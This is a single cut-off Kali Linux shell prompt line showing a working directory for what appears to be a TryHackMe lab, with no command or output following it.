┌──(kali㉿ kali)-[~/Desktop/tryhackme/others/Al
```